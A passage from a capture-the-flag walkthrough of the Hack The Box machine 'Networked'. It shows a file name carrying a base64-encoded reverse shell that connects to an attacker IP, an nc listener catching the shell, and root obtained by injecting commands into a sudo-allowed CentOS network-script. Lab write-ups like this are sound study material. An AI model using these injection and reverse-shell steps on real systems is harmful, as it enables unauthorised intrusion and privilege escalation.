
```
ls -la
total 28
drwxrwxrwx. 2 root   root    254 Nov 15 20:26 .
drwxr-xr-x. 4 root   root    103 Jul  9  2019 ..
-rw-r--r--  1 apache apache 4527 Nov 15 18:08 10_10_17_253.gif.gif
-rw-r--r--  1 apache apache 1235 Nov 15 18:36 10_10_17_253.php.gif
-rw-r--r--. 1 root   root   3915 Oct 30  2018 127_0_0_1.png
-rw-r--r--. 1 root   root   3915 Oct 30  2018 127_0_0_2.png
-rw-r--r--. 1 root   root   3915 Oct 30  2018 127_0_0_3.png
-rw-r--r--. 1 root   root   3915 Oct 30  2018 127_0_0_4.png
-rw-r--r--  1 apache apache    0 Nov 15 20:26 ; echo 'L3Vzci9iaW4vYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNy4yNTMvODQ4NCA
wPiYxCg==' | base64 -d | bash
bash-4.2$ 
```

Start the listener and after 3 minutes you will have the shell as gully user:



```
┌──(root💀kali)-[/home/rishabh/HTB/Networked]
└─# rlwrap nc -nvlp 8484
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8484
Ncat: Listening on 0.0.0.0:8484
Ncat: Connection from 10.129.197.75.
Ncat: Connection from 10.129.197.75:60088.
bash: no job control in this shell
id
id
uid=1000(guly) gid=1000(guly) groups=1000(guly)
[guly@networked ~]$ 
```

My first command is always about checking sudo privileges and luckily user can run changename.sh script as root command without password:



```
sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
[guly@networked ~]$
```

Unfortunately we cannot edit the script but we can obviously read it :P

```
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF

regexp="^[a-zA-Z0-9_\ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
        echo "interface $var:"
        read x
        while [[ ! $x =~ $regexp ]]; do
                echo "wrong input, try again"
                echo "interface $var:"
                read x
        done
        echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
```

I ran the script and gave any random strings and the output is shown like this:

```
sudo /usr/local/sbin/changename.sh
interface NAME:
```

```
cat
cat
interface PROXY_METHOD:
cat
cat
interface BROWSER_ONLY:
cat
cat
interface BOOTPROTO:
cat
cat
ERROR     : [/etc/sysconfig/network-scripts/ifup-eth] Device guly0 does
not seem to be present, delaying initialization.
```

I enumerated these directories, saw their permissions but nothing was out of ordinary. I googled CentOs network scripts exploit and the first link was the gold one: https://vulmon.com/exploitdetails?qidtp=maillist_fulldisclosure&qid=e026a0c5f83df4fd532442e1324ffa4f
SO basically in the name parameter what you need to do is: if you input [random string] [command] (Notice the space in between) then after the script is executed, along with the error, output's command is also shown:

```
interface NAME:
Network /bin/id
Network /bin/id
interface PROXY_METHOD:
network
network
interface BROWSER_ONLY:
network
network
interface BOOTPROTO:
network
network
uid=0(root) gid=0(root) groups=0(root)
uid=0(root) gid=0(root) groups=0(root)
ERROR     : [/etc/sysconfig/network-scripts/ifup-eth] Device guly0 does
not seem to be present, delaying initialization.
```

Now you either read root.txt from here directly or you could first get a root shell then read root.txt. I prefered the second method and hence the demonstration:

```
sudo /usr/local/sbin/changename.sh
interface NAME:
network /usr/bin/bash
network /usr/bin/bash
interface PROXY_METHOD:
network
network
interface BROWSER_ONLY:
met=wirk
met=wirk
wrong input, try again
interface BROWSER_ONLY:
jjdjf
jjdjf
interface BOOTPROTO:
difhe
difhe
id
id
uid=0(root) gid=0(root) groups=0(root)
[root@networked network-scripts]#
```

Voila!! You are root. Medium box overall, Initial foothold was easy but privilege escalation ate so much time. Anyways Cheers and happy hacking!!